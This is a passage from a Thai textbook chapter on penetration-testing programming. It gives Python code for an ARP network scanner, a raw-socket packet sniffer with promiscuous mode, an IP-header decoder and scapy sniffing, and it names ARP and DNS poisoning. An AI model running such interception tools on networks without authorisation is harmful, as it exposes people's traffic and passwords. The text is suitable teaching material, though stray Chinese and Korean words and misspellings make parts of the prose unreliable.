โปรโตคอล ARP เป็นชนิด stateless protocol คือ ไม่มีความสัมพันธ์ หรือเกี่ยงข้องกันในขณะทำงาน หรือถ้าให้กล่าวง่าย ๆ คือ มีลักษณะ如同 คำตอบคำ โดยคำตามก่อนหน้าจะไม่เกี่ยวกับคำตามถัดไป ARP ถูกใช้สำหรับ การจับคู่ที่อยู่อินเทอร์เน็ตโปรโตคอล (IP) กับที่อยู่ของเครื่องจริง การที่จะเข้าใจว่าโปรแกรมสแกนเน็ตเวิร์ค (Network scanner) ทำงานได้อย่างไร จะเป็นต้องเข้าใจเกี่ยวกับการทำงานของโปรโตคอล ARP เสียก่อน อุปกรณ์ที่สื่อสารกันบนเครือข่ายจะใช้หมายเลขไอพี (IP address) ในการสื่อสารกัน และสำหรับการสื่อสารข้อมูลในระดับชั้นที่ 2 ของโมเดล OSI อุปกรณ์ต่าง ๆ จะใช้หมายเลขเครื่อง (MAC address) สื่อสารกัน ก่อนที่อุปกรณ์ใด ๆ ในเครือข่ายจะสื่อสารกันได้ จะต้องสอบถามกันภายใต้เครือข่ายว่าแท็ล์ลิ่ฟ์มีหมายเลข MAC เป็นอะไร โดยอาศัยโปรโตคอล ARP ในการแลกเปลี่ยนไอพีและ MAC กัน

### บทที่ 18:- การเขียนโปรแกรมเพื่อทดสอบการเจาะระบบ

นั่นเอง สำหรับหมายเลข MAC จะมีขนาด 48 บิต และอยู่ในเลขฐานสิบหก เช่น CC-50-0a-d4-ab-16 เป็นต้น ขั้นตอนการเรียนรู้หมายเลข MAC ด้วย 프로โทคอล ARP มีขั้นตอนดังนี้


1. ขั้นตอนแรก โสสต์ไดโอสต์หนึ่งต้องการติดต่อไปยังโสสต์อื่น ๆ ในเครือข่าย โดยการค้นหาที่อยู่ของเครื่อง (MAC address) ภายในตาราง ARP ของตนเองเสียก่อน
2. หากค้นหาแล้วพบที่อยู่ของเครื่องในตาราง ARP ภายในเครื่องของตนเอง ก็จะจัดเตรียมข้อมูลให้อยู่ในรูปของเฟรมแล้วส่งออกไปยังเครื่องเป้าหมาย
3. แต่ถ้าค้นหาไม่เจอ MAC ในตาราง ARP ของตนเอง โสสต์ตนเอง (host A) จะส่ง ARP request ไปยังทุก ๆ เครื่องที่อยู่ในเครือข่าย โดยระบุว่าไอดีที่ต้องการติดต่อนี้มีหมายเลขเครื่องเป็นหมายเลขเดียว (เช่น 10.0.0.22) ดังรูปที่ 18.2 และ 18.3 พร้อมกับหมายเลขเครื่องของตนเองไปด้วย (MAC: 0053.ffff.aaaa)
4. เมื่อเครื่องปลายทางได้รับข้อความ ARP request และเป็นไอดีของตนเอง เครื่องดังกล่าว (host B) จะส่ง ARP reply ตอบกลับมาพร้อมกับหมายเลขเครื่อง (MAC:0053.ffff.bbbb) ของตนเองให้กับเครื่องที่ร้องขอมา (host A) ดังรูปที่ 18.4
5. เครื่องที่คุณจะเก็บหมายเลขเครื่อง (MAC) ไว้ในตาราง ARP ของตนเอง เพื่อใช้สื่อสารกันต่อไป จนกว่าข้อมูลในตาราง ARP จะเสียหาย ขบวนการนี้จึงจะเริ่มต้นใหม่อีกครั้ง



รูปที่ 18.2 host A ต้องการเชื่อมตอกับเครื่องอื่น ๆ ในเครือข่าย



รูปที่ 18.3 host A ส่ง ARP request กระจายไปทั่วเครือข่าย



รูปที่ 18.4 host B ส่ง ARP reply กลับไปให้กับ host A

อ้างอิงจาก: <https://www.practicalnetworking.net/series/arp/traditional-arp/>

การสแกนเครือข่ายจะใช้หลักการของ ARP request และ ARP reply ในการค้นหาหมายเลข MAC ของอุปกรณ์ที่กำลังทำงานอยู่ทั้งเครือข่ายนั้นเอง ในส่วนนี้จะเลือกใช้โมดูล scapy ซึ่งเป็นซอฟต์แวร์เสรี (open source) ใช้งานได้ฟรี และง่ายต่อการพัฒนาโปรแกรมด้านเครือข่าย และ scapy ทำงานได้ดีกับระบบปฏิบัติการลินุกซ์ ดังนั้นในส่วนนี้จะเขียนโปรแกรมบนลินุกซ์ (Ubuntu 20.4) เท่านั้น โดยต้องติดตั้งโมดูลดังกล่าวบนลินุกซ์เสียก่อน ด้วยคำสั่ง

```
$sudo apt update
```

```
$sudo apt install python3-scapy
```

ทดสอบว่า scapy ติดตั้งสมบูรณ์หรือไม่ ให้ทดสอบ import ไปยังไฟล์อน ดังนี้

## บทที่ 18:- การเขียนโปรแกรมเพื่อทดสอบการเจาะระบบ

```
$ python3
Python 3.8.2 (default, Jul 16 2020, 14:00:26)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import scapy
>>> scapy.__version__
'2.4.3'
>>>
```

เขียนโปรแกรมสแกนเครือข่ายชื่อ Scanner.py ดังนี้

นำเข้าโมดูล scapy และ argparse มาใช้งานในโปรแกรม บรรทัดที่ 4 คือพัฒนา get\_args() ท่านที่รับอุปชั้นของโปรแกรม โดยใช้ argparse เพื่อสร้างคำสั่งช่วยเหลือในการใช้งานโปรแกรม โดย -h จะแสดงคำอธิบาย การใช้โปรแกรม สำหรับการใช้งานโปรแกรมผู้ใช้ต้องกำหนด -t ตามด้วย หมายเลขไอพี ตามด้วย /จำนวนเครื่อง เช่น Scanner.py -t 192.168.1.1/24 หมายถึงสแกนทั้งเครือข่าย ถ้าผู้ใช้งานไม่ได้ระบุอุปชั้น โปรแกรมจะพิมพ์ ข้อความแจ้งเตือนในบรรทัดที่ 12

```
1 import scapy.all as scapy
2 import argparse
3
4 def get_args():
5     parser = argparse.ArgumentParser()
6     parser.add_argument('-t', '--target', dest='target', \
7                         help='Target IP Address/Adresses')
8     options = parser.parse_args()
9
10    if not options.target:
11        #Code to handle if interface is not specified
12        parser.error("[-] Please specify an IP Address or \
13                      Addresses, use --help for more info.")
14    return options
```

Scan(ip) เป็นฟังก์ชันหลักสำหรับสแกนเครือข่าย โดยรับพารามิเตอร์ 1 ตัว คือ หมายเลขที่อยู่ไอพี

บรรทัดที่ 17: สร้างเฟรมข้อมูล ARP request

บรรทัดที่ 19: สร้างอีเทอร์เน็ตเฟรม (Ethernet Frame) เพื่อกราดจาย ARP request ไปยังทุก ๆ เครื่องในเครือข่าย โดยผ่านไอพีบอร์ดคลาสที่จะทำหน้าที่กราดจายข่าวสารภายในเครือข่าย ซึ่งมีหมายเลข MAC คือ "ff:ff:ff:ff:ff:ff" เช่นนี้

บรรทัดที่ 21: บรรจุเฟรม ARP request ลงในอีเทอร์เน็ตเฟรม

บรรทัดที่ 24: ส่งเสริมข้อมูลออกไปยังทุก ๆ เครื่องบนเครือข่ายด้วยการบอร์ดคลาส

บรรทัดที่ 27–32: รอการตอบรับแต่ละเครื่องในเครือข่ายที่ส่งกลับมาโดยทำการบันทึกหมายเลขไอพีและ MAC ไว้ ในตัวแปร client\_dict

```

16 def scan(ip):
17     arp_req_frame = scapy.ARP(pdst = ip)
18
19     broadcast_ether_frame = scapy.Ether(dst = "ff:ff:ff:ff:ff:ff")
20
21     broadcast_ether_arp_req_frame = broadcast_ether_frame \
22         / arp_req_frame
23
24     answered_list = scapy.srp(broadcast_ether_arp_req_frame, \
25                                timeout = 1, verbose = False)[0]
26     result = []
27     for i in range(0, len(answered_list)):
28         client_dict = {"ip" : answered_list[i][1].psrc, "mac" \
29                         : answered_list[i][1].hwsrc}
30         result.append(client_dict)
31
32     return result

```

แสดงผลลัพธ์ที่ได้ คือ หมายเลขไอพีและ MAC โดยใช้ฟังก์ชัน display\_result() ในการแสดงผลไอพีของเครื่องที่ทำงานอยู่บนเครือข่าย บรรทัดที่ 41 เป็นการนำออบชันที่ผู้ใช้ป้อนเข้ามาเก็บไว้ในตัวแปร options และส่งออบชันดังกล่าวให้กับฟังก์ชัน scan() เพื่อทำการสแกนหาเครื่องเป้าหมาย เมื่อค้นหาเสร็จสิ้นแล้วจะแสดงผลด้วยฟังก์ชัน display\_result()

## บทที่ 18:- การเขียนโปรแกรมเพื่อทดสอบการเจาะระบบ

```

34 def display_result(result):
35     print("-----\nIP Address\tMAC \
36             Address\n-----")
37     for i in result:
38         print("{}\t{}".format(i["ip"], i["mac"]))
39
40
41 options = get_args()
42 scanned_output = scan(options.target)
43 display_result(scanned_output)

```

ผลลัพธ์ที่ได้จากการสั่งรันโปรแกรม Scanner.py ดังนี้

```


suchart@ubuntu:~$ sudo python3 Scanner.py -t 192.168.1.1/24
-----
IP Address      MAC Address
-----
192.168.1.1    cc:50:0a:d4:ab:16
192.168.1.13   08:be:ac:13:29:d4
192.168.1.4    5c:66:6c:c0:1d:47
192.168.1.3    e0:09:bf:10:a7:3a
192.168.1.6    44:46:87:af:43:8f
192.168.1.2    66:13:c6:d3:fd:8e
suchart@ubuntu:~$ 

```

## 7.2 การดักจับแพ็คเก็ต (Packet sniffing)

เป็นกระบวนการของการตรวจสอบและตรวจจับแพ็คเก็ตทั้งหมดที่เดินทางอยู่บนเครือข่ายโดยใช้เครื่องมือตรวจจับ มีลักษณะคล้ายกับการดักฟังการสนทนา กัน (การแท็บ ดังแสดงในรูป 18.5) โดยที่คุณหน้าไม่รู้เลยว่ามีผู้อื่นกำลังดักฟังการสนทนาอยู่ วิธีการดังกล่าวจะสามารถนำมาประยุกต์ใช้สำหรับการดักฟังบนเครือข่ายคอมพิวเตอร์ได้ด้วย โดยปกติระบบเครือข่ายจะใช้อุปกรณ์ที่เรียกว่าสวิชต์เป็นศูนย์กลางสำหรับเชื่อมต่อโทรศัพท์แบบดาว ดังนั้นการดักจับหรือดักฟังข้อมูลจึงสามารถกระทำได้ โดยการเสียบสายสัญญาณเข้าไปยังพอร์ตของสวิชต์แล้วสั่งรันซอฟต์แวร์เพื่อดักจับข้อมูล ไม่มีข้อกวนใจสำหรับระบบเครือข่ายไร้สายด้วย กระบวนการดักจับแพ็คเก็ตสามารถเห็นภาพรวมของข้อมูลที่วิ่งบนระบบเครือข่ายได้ทั้งหมด ทั้งข้อมูลที่ถูกปกป้องด้วยวิธีการเข้ารหัส (เห็นข้อมูลแต่อน่านไม่ออก) และข้อมูลที่เป็นข้อความธรรมดานอกจากต้องการประกอบไปด้วย ข้อความที่รับ-ส่งทางอีเมล รหัสผ่านในการล็อก

อินเทอร์เน็ตงานระบบต่าง ๆ การเข้าใช้งานเว็บไซต์ต่าง ๆ ค่าคอมพิวเตอร์เรซั่นของอุปกรณ์เครือข่าย เช่น เร้าเตอร์ ไฟร์wall สวิชต์ เป็นต้น



รูปที่ 18.5 แสดงการตั้งจับแพ็กเก็ตของ packet sniffer (tab)

วิธีการดักจับข้อมูลจะเริ่มต้นด้วยการเปลี่ยนโหมดการทำงานของการดูแลเครือข่ายเป็นแบบ promiscuous ก่อน เพื่อรับฟังข้อมูลทั้งหมดที่กำลังสื่อสารกันอยู่บนเครือข่าย เนื่องจากโหมดการทำงานปกติของการดูแลเครือข่ายไม่รับข้อมูลใด ๆ นอกเสียจากข้อมูลที่ส่งมาด้วยหมายเลข MAC ของตนเองเท่านั้น ซึ่งข้อมูลจะให้เหลือไว้สู่ผู้ดักจับได้โดยผิดกฎหมายแบบเห็บจะไม่สามารถร่วงร้ายได้เลยว่าข้อมูลในเครือข่ายกำลังถูกดักฟังอยู่

### ประเภทของการดักจับข้อมูล

การดักจับข้อมูลแบ่งออกเป็น 2 ประเภท คือ passive และ active การดักจับประเภท passive เป็นวิธีการดึงเดิมที่บัดบันไม่สามารถใช้งานได้แล้ว เนื่องจากอุปกรณ์เครือข่ายได้เปลี่ยนจากอัปเป็นสวิชต์หมดแล้ว แต่สำหรับวิธีการดักจับแบบ active ยังสามารถทำงานได้อยู่ เนื่องจากวิธีการดังกล่าวอาศัยหลักการของการทำ ARP-Spoof ที่สามารถเปลี่ยนแปลงและแก้ไขข้อมูลกับสวิชต์ที่ทำหน้าที่เชื่อมต่ออุปกรณ์ต่าง ๆ บนเครือข่ายได้ ซึ่งเทคนิคที่ใช้สำหรับการดักจับแบบ active เช่น MAC Flooding, DHCP Attacks, DNS Poisoning, Spoofing Attacks และ ARP Poisoning เป็นต้น โปรโตคอล TCP ไม่ได้ถูกออกแบบมาเพื่อรับมือกับเรื่องการรักษาความปลอดภัยที่ดีพอ ดังนั้นจึงถูกโจมตีได้เสมอ ดังนั้นโปรโตคอลต่าง ๆ ต้องไปเน้นจึงถูกดักจับได้อย่างง่ายดาย เช่น

## บทที่ 18:- การเขียนโปรแกรมเพื่อทดสอบการเจาะระบบ

- HTTP เป็นการสื่อสารในรูปแบบเว็บ ถูกออกแบบมาเพื่อรับ-ส่งข้อมูลด้วยข้อความแบบธรรมด้า (clear text) โดยไม่มีการเข้ารหัสข้อความใด ๆ ดังนั้นจึงเป็นเป้าหมายที่จะถูกดักจับมากที่สุด
- SMTP ถูกออกแบบสำหรับการรับ-ส่งอีเมล ซึ่งมีความปลอดภัยพอประมาณ แต่ก็สามารถถูกดักจับได้
- NNTP เป็น协议ที่ใช้ในการถ่ายโอนข่าวสารข้ามเครือข่าย protocol นี้ไม่มีความปลอดภัยเลย เนื่องจากมีการส่งรหัสผ่านของผู้ใช้งานเป็นแบบข้อความธรรมด้า
- POP เป็น protocol สำหรับรับส่งไปรษณีย์อิเล็กทรอนิกส์ สามารถถูกดักจับข้อมูลได้
- FTP (protocol ของการถ่ายโอนไฟล์) ใช้สำหรับส่งและรับไฟล์ แต่ไม่มีคุณลักษณะด้านความปลอดภัยใด ๆ ข้อมูลทั้งหมดจะถูกส่งเป็นข้อความแบบธรรมด้าซึ่งสามารถถูกดักจับได้โดยง่าย
- IMAP (protocol ของการเข้าถึงข้อมูลอินเทอร์เน็ต) ทำหน้าที่เหมือนกับ SMTP และมีความเสี่ยงสูงที่จะถูกดักจับข้อมูลได้ เช่นกัน
- Telnet (protocol ควบคุมและสั่งการเครือข่ายระยะไกล) รับ-ส่งข้อมูลทุกอย่างอยู่ในรูปของข้อความธรรมด้า (ซึ่งใช้รหัสผ่าน การกัดเปลี่ยนพิมพ์) มีความเสี่ยงสูงมากที่จะถูกดักจับข้อมูล

ทดสอบเขียนโปรแกรมเพื่อดักจับแพ็คเก็ตด้วยไพธอน ดังนี้  
นำเข้าโมดูล socket และ os

```
1 import socket
2 import os
```

 Sniffer.py

กำหนดให้ main() เป็นฟังก์ชันหลัก โดยผู้ใช้ต้องระบุหมายเลขไอพีที่ต้องการดักจับข้อมูล ในที่นี้จะเป็นเครื่องที่กำลังสั่งรันโปรแกรม เช่น 127.0.0.1 หรือ 192.168.1.x โดยเก็บไว้ในตัวแปร HOST โปรแกรมจะตรวจสอบว่าระบบปฏิบัติการอะไรที่กำลังทำงานอยู่โดยการอ้างไปยังแอตทริบิวต์ os.name ถ้าผลลัพธ์ที่ได้เท่ากับ 'nt' 表示ว่าเป็นวินโดวส์ และจะต้องระบุ

socket\_protocol = socket.IPPROTO\_IP ถ้าเป็นระบบปฏิบัติการอื่น ๆ เช่น  
ลินุกซ์จะกำหนดให้ socket\_protocol = socket.IPPROTO\_ICMP

```
4 def main():
5     HOST = input("Enter an ip address for sniffing:")
6     # create raw socket, bin to public interface
7     if os.name == 'nt':
8         socket_protocol = socket.IPPROTO_IP
9     else:
10        socket_protocol = socket.IPPROTO_ICMP
```

ทำการสร้างช้อกเก็ตซึ่ว่า sniffer เป็นชนิด IP จากนั้นทำการผูกเข้ากับหมายเลขไอพีของเครื่องที่ใช้ดักจับ (HOST) โดยใช้พอร์ตหมายเลข 0 จากนั้นให้กำหนดพารามิเตอร์ในช้อกเก็ตให้ดักจับข้อมูลส่วนหัวของ IP ด้วย ในบรรทัดที่ 16 และจับข้อมูลเพียง 1 เพ็คเก็ต

```
12     sniffer = socket.socket(socket.AF_INET, socket.SOCK_RAW, \
13                               socket_protocol)
14     sniffer.bind((HOST, 0))
15     # include the IP header in the capture
16     sniffer.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)
```

ตรวจสอบระบบปฏิบัติการอีกครั้งว่าเป็นวินโดวส์หรือไม่ ถ้าใช่ให้ส่ง IOCTL เพื่อสั่งให้การ์ดเน็ตเวิร์คเปลี่ยนเป็นโหมด promiscuous ในบรรทัดที่ 19 จากนั้นทำการดักจับข้อมูลจากการ์ดเน็ตเวิร์คมาแสดงผล ซึ่งข้อมูลที่ได้จะเป็นไปต์โดยยังไม่ได้ทำการกรองรหัสใด ๆ (บรรทัดที่ 21) ในตัวอย่างนี้จะรับข้อมูลมาเพียง 1 เพ็คเก็ตเท่านั้น หลังจากที่ได้ขอມูลครบเรียบร้อยแล้ว โปรแกรมจะปิดโหมด promiscuous ก่อนจบโปรแกรม ซึ่งแสดงในบรรทัดที่ 24

```
18     if os.name == 'nt':
19         sniffer.ioctl(socket.SIO_RCVALL, socket.RCVALL_ON)
20
21     print(sniffer.recvfrom(65565))
22
23     if os.name == 'nt':
24         sniffer.ioctl(socket.SIO_RCVALL, socket.RCVALL_OFF)
25
26 if __name__ == '__main__':
27     main()
```

### ผลลัพธ์ที่ได้จากการสั่งรันโปรแกรม Sniffer.py

```
C:\Python\CH18>python Sniffer.py
Enter an ip address for sniffing:192.168.1.4
(b'E\x00\x00H\xf2\x05@\x00\x80\x06\x9e\xfb\xc0\x8a\x01\x04\x9d\xf0\xbb:\x7fu\xd7b\x86\x02\x8eP\x18\x02\x02\xfc\xdc\x00\x00\x17\x03\x03\x00\x1b&]\x85\x90\x85\x90\x99\x12\xbaAL\xb3a\x11\x13T\\x14\x0f3', ('192.168.1.4', 0))
```

### การถอดรหัสข้อมูลในระดับไอพี

จากตัวอย่างที่ผ่านมา สังเกตว่าข้อมูลที่อ่านได้จากการดูดเน็ตเวิร์คสมกับมาระหว่างข้อมูลส่วนหัวของไอพีและข้อมูลของโพรโทคอลที่อยู่เหนือไอพีมาด้วยกัน และที่สำคัญ คือ ไม่สามารถทำความเข้าใจกับข้อมูลได้เลย ดังนั้น จำเป็นต้องทำการถอดรหัสข้อมูลส่วนหัวของไอพีและข้อมูลที่ผสมออกมาให้ได้ เพื่อที่ให้เข้าใจถึงข้อมูลที่บรรจุอยู่ในแพ็กเก็ตว่าประกอบขึ้นมาจากอะไรบ้าง ให้พิจารณารูปที่ 18.6 ประกอบความเข้าใจ ดังนี้

| Internet Protocol |                        |            |                 |                 |                 |  |  |
|-------------------|------------------------|------------|-----------------|-----------------|-----------------|--|--|
| Bit Offset        | 0–3                    | 4–7        | 8–15            | 16–18           | 19–31           |  |  |
| 0                 | Version                | HDR Length | Type of Service | Total Length    |                 |  |  |
| 32                | Identification         |            |                 | Flags           | Fragment Offset |  |  |
| 64                | Time to Live           |            | Protocol        | Header Checksum |                 |  |  |
| 96                | Source IP Address      |            |                 |                 |                 |  |  |
| 128               | Destination IP Address |            |                 |                 |                 |  |  |
| 160               | Options                |            |                 |                 |                 |  |  |

รูปที่ 18.6 แสดงโครงสร้างส่วนหัวของไอพีเวอร์ชัน 4

จากรูปแสดงโครงสร้างข้อมูลส่วนหัวของไอพีเวอร์ชัน 4 เช่น เวอร์ชัน (Version) มีขนาด 4 บิต ความยาวส่วนหัว (HDR) มีขนาด 4 บิต และประเภทของบริการ (Type of Service) มีขนาด 8 บิต เป็นต้น โดยผู้เขียนโปรแกรมสามารถถอดรหัสข้อมูลส่วนหัวได้โดยอาศัยโมดูล ctypes เพื่อใช้เป็นโครงสร้างสำหรับเก็บข้อมูลที่สัดส่วนจากแพ็กเก็ต มีลักษณะคล้าย ๆ ตัวแปร structure ในภาษา C โดยโครงสร้างดังกล่าวจะมีขนาดและรูปแบบเหมือนกับข้อมูลในแพ็กเก็ต ดังแสดงในรูปที่ 18.7

```
struct ip {
    u_char ip_hl:4;
    u_char ip_v:4;
    u_char ip_tos;
    u_short ip_len;
    u_short ip_id;
    u_short ip_off;
    u_char ip_ttl;
    u_char ip_p;
    u_short ip_sum;
    u_long ip_src;
    u_long ip_dst;
}
```

รูปที่ 18.7 แสดงตัวแปรโครงสร้างในภาษา C ที่ใช้สำหรับเก็บข้อมูลส่วนหัวของไอพี

เมื่อแปลงจากโครงสร้างจากภาษา C เป็นภาษาไพธอนจะได้ดังนี้

|                  |              |
|------------------|--------------|
| ("ihl",          | c_ubyte, 4), |
| ("version",      | c_ubyte, 4), |
| ("tos",          | c_ubyte),    |
| ("len",          | c_ushort),   |
| ("id",           | c_ushort),   |
| ("offset",       | c_ushort),   |
| ("ttl",          | c_ubyte),    |
| ("protocol_num", | c_ubyte),    |
| ("sum",          | c_ushort),   |
| ("src",          | c_ulong),    |
| ("dst",          | c_ulong)     |

โดยตัวแปร ihl และ version เป็นตัวแปรชนิดบิต ที่มีขนาด 4 บิต ตัวแปร tos เป็นชนิดไบต์ ตัวแปร len เป็นชนิด short และตัวแปร src เป็นชนิด long เป็นต้น นำโครงสร้างที่ใช้เก็บตัวแปรดังกล่าว รวมเข้ากับโปรแกรม Sniffer.py จะได้ดังนี้

นำเข้าโมดูล socket, os, struct และ ctypes เข้ามาใช้งาน

```
1 import socket
2 import os
3 import struct
4 from ctypes import *
```

 Sniffer\_decode.py

## บทที่ 18:- การเขียนโปรแกรมเพื่อทดสอบการเจาะระบบ

กำหนดโครงสร้างเพื่อกีบข้อมูลส่วนหัวของไอพีเพ็คเก็ตเป็นคลาสซึ่งอ่าว IP โดยรับพารามิเตอร์ 1 ตัว ซึ่ว่า structure เป็นตัวแปรชนิดลิสต์

```

6 class IP(Structure):
7     _fields_ = [
8         ("ihl",      c_ubyte, 4),
9         ("version",   c_ubyte, 4),
10        ("tos",       c_ubyte),
11        ("len",      c_ushort),
12        ("id",       c_ushort),
13        ("offset",   c_ushort),
14        ("ttl",      c_ubyte),
15        ("pro_num",  c_ubyte),
16        ("sum",      c_ushort),
17        ("src",      c_ulong),
18        ("dst",      c_ulong)
19    ]

```

เมื่อ module \_\_new\_\_ ทำหน้าที่สำเนาข้อมูลดิบจากการดึงเดนซ์เวิร์คไปยังตัว socket\_buffer เพื่อส่งต่อข้อมูลในบัฟเฟอร์ให้กับเมื่อ module \_\_init\_\_ สำหรับใช้ประมวลผลต่อไปได้ทันที ภายใต้เมื่อ module \_\_init\_\_ ใช้เมื่อ module inet\_ntoa() เพื่อทำการจัดรูปแบบข้อมูลของไอพีทันทางและปลายทางให้อ่านเข้าใจง่ายขึ้น

```

21     def __new__(self, socket_buffer=None):
22         return self.from_buffer_copy(socket_buffer)
23
24     def __init__(self, socket_buffer=None):
25         # map protocol constants to their names
26         self.protocol_map = {1:"ICMP", 6:"TCP", 17:"UDP"}
27
28         # human readable IP addresses
29         self.src_address = socket.inet_ntoa(struct.pack("<L",self.src))
30         self.dst_address = socket.inet_ntoa(struct.pack("<L",self.dst))
31
32         # human readable protocol
33         try:
34             self.protocol = self.protocol_map[self.pro_num]
35         except:
36             self.protocol = str(self.pro_num)

```

ป้อนไอพีที่ใช้ดักจับแพ็คเก็ต และตรวจสอบระบบปฏิบัติการที่ใช้ หลังจากนั้นทำการผูกไอพีและพอร์ตเลข 0 เพื่อใช้สำหรับเป็นช่องทางในการดักจับแพ็คเก็ต บรรทัดที่ 50 ทำการเปิดการดูเน็ตเวิร์คให้ทำงานในโหมด promiscuous

```

38 HOST = input("Enter an ip address for sniffing:")
39 if os.name == 'nt':
40     socket_protocol = socket.IPPROTO_IP
41 else:
42     socket_protocol = socket.IPPROTO_ICMP
43
44 sniffer = socket.socket(socket.AF_INET, socket.SOCK_RAW, \
45                         socket_protocol)
46 sniffer.bind((HOST, 0))
47 sniffer.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)
48
49 if os.name == 'nt':
50     sniffer.ioctl(socket.SIO_RCVALL, socket.RCVALL_ON)

```

เริ่มต้นอ่านแพ็คเก็ตจากการดูเน็ตเวิร์คเป็นจำนวนครั้งละ 65565 ไปต่อกีบไว้ในตัวแปร raw\_buffer (บรรทัดที่ 55) จากนั้นทำการสกัดข้อมูลส่วนหัวจำนวน 20 ไปต่แรกส่งไปเมบเข้ากับโครงสร้างข้อมูลที่เตรียมไว้ในคลาส IP (บรรทัดที่ 58) โดยเก็บไว้ในอ็อกเจ็กต์ชื่อว่า ip\_header ในบรรทัดที่ 61 โปรแกรมสั่งพิมพ์ข้อมูลโทรศัพท์ ไอพีต้นทาง ไอพีปลายทาง อุอกจอภาพ โปรแกรมจะดักจับแพ็คเก็ตไปเรื่อยๆ ถ้าต้องการหยุด ให้ทำการกดปุ่ม Ctrl + C (Ctrl + C) ก่อนจบโปรแกรม ถ้าโปรแกรมดังกล่าวทำงานอยู่บนวินโดวส์ จะต้องสั่งปิดโหมดการดูเน็ตเวิร์คจาก promiscuous เป็นโหมดปกติ เช่นเดียวกัน ดังแสดงในบรรทัดที่ 67 และ 68

```

52 try:
53     while True:
54         # read in a packet
55         raw_buffer = sniffer.recvfrom(65565)[0]
56
57         # create an IP header from the first 20 bytes of the buffer
58         ip_header = IP(raw_buffer[0:20])
59
60         # print out the protocol that was detected and the hosts
61         print ("Protocol: %s %s -> %s" % (ip_header.protocol, \
62   ip_header.src_address, \
63   ip_header.dst_address))
64 # handle CTRL-C
65 except KeyboardInterrupt:
66     # if we're using Windows, turn off promiscuous mode
67     if os.name == "nt":
68         sniffer.ioctl(socket.SIO_RCVALL, socket.RCVALL_OFF)

```

```

C:\Python\CH18>python Sniffer_decode.py
Enter an ip address for sniffing:192.168.1.4
Protocol: UDP 192.168.1.4 -> 192.168.1.255
Protocol: TCP 192.168.1.4 -> 192.168.0.254
Protocol: UDP 192.168.1.4 -> 192.168.1.255
Protocol: UDP 192.168.1.4 -> 192.168.1.255
Protocol: UDP 192.168.1.4 -> 224.0.0.251
Protocol: UDP 192.168.1.4 -> 224.0.0.251
Protocol: UDP 192.168.1.4 -> 224.0.0.252
Protocol: UDP 192.168.1.4 -> 224.0.0.252
Protocol: UDP 192.168.1.4 -> 224.0.0.251
Protocol: UDP 192.168.1.4 -> 224.0.0.251
Protocol: UDP 192.168.1.4 -> 224.0.0.252
Protocol: UDP 192.168.1.4 -> 224.0.0.252
Protocol: TCP 192.168.1.4 -> 65.9.170.177
Protocol: TCP 65.9.170.177 -> 192.168.1.4
Protocol: TCP 65.9.170.177 -> 192.168.1.4
Protocol: TCP 65.9.170.177 -> 192.168.1.4
Protocol: TCP 192.168.1.4 -> 65.9.170.177
Protocol: UDP 192.168.1.4 -> 192.168.1.255
Protocol: UDP 192.168.1.4 -> 192.168.1.255

```

## การดักจับแพ็คเก็ตด้วย scapy

Scapy เป็นโปรแกรมสำหรับที่เขียนขึ้นด้วยภาษาไพธอน มีความสามารถหลากหลายจัดการเกี่ยวกับข้อมูลที่วิ่งอยู่บนเครือข่ายได้หลายรูปแบบ เช่น การสแกนเครือข่าย การดักจับข้อมูล การทำ ARP spoof การทำกราฟสถิติ เป็นต้น มีส่วนเชื่อมต่อให้ผู้ใช้งาน (User interface) สามารถใช้งานได้ค่อนข้างสะดวก สามารถเรียกใช้งานผ่านไฟล์ Python ก็ได้ ทำงานได้ทั้ง 2 ระบบ คือ วินโดวส์และลินุกซ์ และเหมาะสมกับลินุกซ์มากกว่า ในส่วนนี้จะสาธิตการใช้ scapy ในการดักจับข้อมูลบนลินุกซ์ Ubuntu 20.4 ดังนี้

- การเรียกใช้งาน scapy

เรียกใช้โปรแกรม scapy ด้วยคำสั่ง

```
$sudo scapy
```

ถ้าโปรแกรม scapy พร้อมใช้งาน พร้อมจะเปลี่ยนเป็น >>>

- การดักจับแพ็คเก็ตทั้งหมดในเครือข่าย

ใช้คำสั่ง ตัวแปร = sniff(count = n) โดย n คือจำนวนแพ็คเก็ตที่ต้องการดักจับ ถ้าไม่ใส่ จะดักจับแพ็คเก็ตทั้งหมด จากนั้นนำค่าในตัวแปรที่เก็บแพ็คเก็ตไว้ มาแสดงผลด้วยคำสั่ง summary() ตัวอย่าง เช่น

```
>>>capture = sniff(count=10)
```

```
>>>capture.summary()
```

```
>>> capture = sniff(count=10)
>>> capture.summary()
Ether / IP / UDP 192.168.1.13:57751 > 239.255.255.250:1900 / Raw
